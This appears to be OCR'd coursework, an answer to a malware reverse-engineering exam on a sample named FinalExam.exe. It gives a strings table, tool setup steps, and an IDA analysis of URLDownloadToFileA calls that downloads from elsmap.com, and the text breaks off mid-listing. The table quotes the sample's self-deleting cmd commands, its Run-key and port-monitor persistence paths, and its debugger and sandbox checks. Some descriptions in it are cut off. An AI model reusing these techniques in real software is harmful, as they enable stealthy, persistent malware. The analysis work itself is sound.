
Check the manifest as well:



- The sample requires running as administrator.

1-7 - Strings analysis

Use **BinText** to look for interesting strings:



Type	File position	Memory position	Text	Description
ASCII	2F50	2EDD	ph.exe	Unknown executable name
ASCII	2F58	2EE5	loader.exe	Unknown executable name
ASCII	2F68	2EF5	http://www.elsmap.com/banner.jpg	URL of a JPG file from an unkr
ASCII	2F90	2F1D	cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"	A cmd command for execute a 1.1.1.1 (possibly check internet delete a file quitely.
ASCII	3320	32AD	http://update.microsoft.com	URL of Microsoft Update - pos internet connectivity
ASCII	3340	32CD	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	A persistence run key by runni automatically when a user logi

Type	File position	Memory position	Text	Description
ASCII	3370	32FD	SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor	A persistence run key by inject spoolsv.exe process. Ref: https://pentestlab.blog/2019/1 port-monitors/
ASCII	33B0	333D	Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ==	Base64 encoded string. Decoc `c:\windows\svchost.exe`
ASCII	33D8	3365	WizLoader	Uncommon string
ASCII	33E8	3375	aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=	Base64 encoded string. Decoc `http://www.elsmap.com/b`
ASCII	3418	33A5	aHR0cDovL3d3dy5lbHNtYXAuY29tL2V4YW0vcnVubWUuYmF0	Base64 encoded string. Decoc `http://www.elsmap.com/e` a potential suspicious script fil
ASCII	3450	33DD	VGhlcmUgaXMgbm90aGluZyBoZXJlIExPTA0KR28gY2hlY2sgc29tZXRoaW5nIGVsc2UgOyk=	Base64 encoded string. Decoc `There is nothing here L check something else ;)` easter egg!
ASCII	34A0	342D	aHR0cDovL3d3dy5lbHNtYXAuY29tL3N0YXJ0LmpwZw==	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	34D0	345D	aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzEuanBn	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3500	348D	aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzIuanBn	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3530	34BD	aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzMuanBn	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3560	34ED	aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzQuanBn	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3590	351D	aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzUuanBn	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	35C0	354D	aHR0cDovL3d3dy5lbHNtYXAuY29tL2Zvb3Rlci5qcGc=	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	35F0	357D	aHR0cDovL3d3dy5lbHNtYXAuY29tL2hlYWRlci5qcGc=	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3658	35E5	aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=	Base64 encoded string. The d is: `http://www.elsmap.com`
ASCII	3688	3615	QzpcV2luZG93c1xTeXN0ZW0zMlxjb25iYXNlLmRsbA==	Base64 encoded string. The d is: `C:\Windows\System32\c` This is suspicious since it is si Windows DLL called `combase` path.
ASCII	36C0	364D	/C loader.exe && del /F loader.exe	A cmd command for running `l` force delete it afterwards.
Unicode	2FD0	2F5D	WINDBG.EXE	A debugger name - possibly u detection
Unicode	2FE8	2F75	VsDebugConsole.EXE	A debugger name - possibly u detection
Unicode	3010	2F9D	devenv.exe	A debugger name - possibly u detection
Unicode	3040	2FCD	x96dbg.exe	A debugger name - possibly u detection
Unicode	3058	2FE5	x64dbg.exe	A debugger name - possibly u detection
Unicode	3070	2FFD	x32dbg.exe	A debugger name - possibly u detection
Unicode	3098	3025	Debugger Detected	Possible message when debug

Type	File position	Memory position	Text	Description
Unicode	30C0	304D	WIRESHARK.EXE	Network sniffer commonly use analysis - possible a self-defe the sample itself being analyze
Unicode	30F8	3085	Abort!	Possible message when Wires
Unicode	3160	30ED	Good night!	Possible message when Wires is detected.
Unicode	3178	3105	Sleep tight my sweety	Possible message when Wires is detected.
Unicode	31A8	3135	\.\PhysicalDrive0	Possible sandbox detection by drive size
Unicode	31D0	315D	C:\Windows\System32\VBox*.dll	Possible sandbox detection by libraries related to VirtualBox a
Unicode	3210	319D	C:\Windows\System32\vm*.dll	Possible sandbox detection by libraries related to VMWare are
Unicode	3248	31D5	Do it now?	Possible message when VM / S detected.
Unicode	3260	3eD	SYSTEM\ControlSet001\Services\VBoxSF	Possible sandbox detection by registry used by VirtualBox exi
Unicode	32B0	323D	SYSTEM\ControlSet001\Services\VMTools	Possible sandbox detection by registry used by VMWare exist
Unicode	3300	328D	Reboot required	Possible message when VM / S detected.
Unicode	3620	35AD	ABORT!	Possible message when VM / S detected.
Unicode	3630	35BD	Sandbox Detected!	Possible message when VM / S detected.

---

2 - Reverse Engineering

Question

You are required to reverse engineer all the files that are related to the malware sample, whether they were given to you or downloaded by the malware.

You need to identify them and reverse engineer them to understand what they do. You are not required to reverse every single part of them, but at least their main functionality.


Explain all the APIs that are used, how they are used and make sure you reference them with their online documentation found at the MSDN.

Answer


FinalExam.exe

Preparation


First load the sample into **CFF Explorer** and navigate to **Optional Header**. Modify **DllCharacteristics** and disable the `DLL can move` flag:



Then save as `FinalExam_ASLR_Disabled.exe`:




Then load `FinalExam_ASLR_Disabled.exe` into **IDA Pro (64-bit)**.



URLDownloadToFileA - 1400015C0

`URLDownloadToFileA` is used to download bits from the Internet and saves them to a file.

Navigate to **Imports** and look for `URLDownloadToFileA`. Double click on it and check the xref of this function:



- It is referenced at `1400015C0` and `140002080`

First check `1400015C0`:

With reference to MSDN document (https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85) we may analyze the parameters:

- `pCaller`: A pointer to the controlling IUnknown interface of the calling ActiveX component, if the caller is an ActiveX component. If the calling application is not an ActiveX component, this value can be set to NULL.
  - This value is determined by `xor ecx,ecx` at `140001622`, resulting in `0`
  - This means there is not an ActiveX component
- `szURL`: A pointer to a string value that contains the URL to download.
  - This is determined by `[rsp+48h+lpszUrlName]` at `14000161D`
  - Note `[rsp+48h+lpszUrlName]` is set up from `1400015D6–1400015E2`, it should contain the pointer to `aHttpWwwElsmapC` (`http://www.elsmap.com/banner.jpg`)
- `szFileName`: A pointer to a string value containing the name or full path of the file to create for the download. If szFileName includes a path, the target directory must already exist.
  - This is determined by `r8, [rsp+48h+arg_8]` at `140001618`
  - Determined by `rdx` at `1400015C0`
- `dwReserved`: Must be 0 as determined at `140001615`
- `lpfnCB`: A pointer to the IBindStatusCallback interface of the caller. By using IBindStatusCallback::OnProgress, a caller can receive download status. This parameter can be set to NULL if status is not required.
  - Determined by the instruction `mov [rsp+48h+var_28],0` at `140001610C`
  - The parameter is set to `0`, meaning that status is not required

Short conclusion for `sub_1400015C0`:

- This function call is to download the file `http://www.elsmap.com/banner.jpg`.

URLDownloadToFileA - 140002080

Then check another subroutine at `140002080`:


```
.text:000000014000213B                mov     eax, [rsp+11C8h+var_1198]
.text:000000014000213F                inc     eax
.text:0000000140002141                mov     [rsp+11C8h+var_1198], eax
.text:0000000140002145
.text:0000000140002145 loc_140002145:                         ; CODE XREF: sub_140002080+B9↑j
.text:0000000140002145                cmp     [rsp+11C8h+var_1198], 9
.text:000000014000214A                jge     loc_14000220C
.text:0000000140002150                movsxd  rax, [rsp+11C8h+var_1198]
.text:0000000140002155                mov     rax, [rsp+rax*8+11C8h+var_1168]
.text:000000014000215A                mov     [rsp+11C8h+var_1178], rax
.text:000000014000215F                mov     [rsp+11C8h+var_1190], 0FFFFFFFFFFFFFFFFh
.text:0000000140002168
.text:0000000140002168 loc_140002168:                         ; CODE XREF: sub_140002080+FB↓j
.text:0000000140002168                inc     [rsp+11C8h+var_1190]
.text:000000014000216D                mov     rax, [rsp+11C8h+var_1178]
.text:0000000140002172                mov     rcx, [rsp+11C8h+var_1190]
.text:0000000140002177                cmp     byte ptr [rax+rcx], 0
.text:000000014000217B                jnz     short loc_140002168
.text:000000014000217D                mov     rax, [rsp+11C8h+var_1190]
.text:0000000140002182                mov     [rsp+11C8h+var_1184], eax
.text:0000000140002186                movsxd  rax, [rsp+11C8h+var_1198]
.text:000000014000218B                mov     r8d, 100h
.text:0000000140002191                lea     rdx, [rsp+11C8h+FileName]
.text:0000000140002199                mov     rcx, [rsp+rax*8+11C8h+var_1168]
.text:000000014000219E                call    sub_140001F50
.text:00000001400021A3                movsxd  rax, [rsp+11C8h+var_1198]
.text:00000001400021A8                mov     r9d, [rsp+11C8h+var_1188]
.text:00000001400021AD                lea     r8, [rsp+11C8h+szUrlName]
.text:00000001400021B5                mov     edx, [rsp+11C8h+var_1184]
.text:00000001400021B9                mov     rcx, [rsp+rax*8+11C8h+var_1168]
.text:00000001400021BE                call    sub_140001320
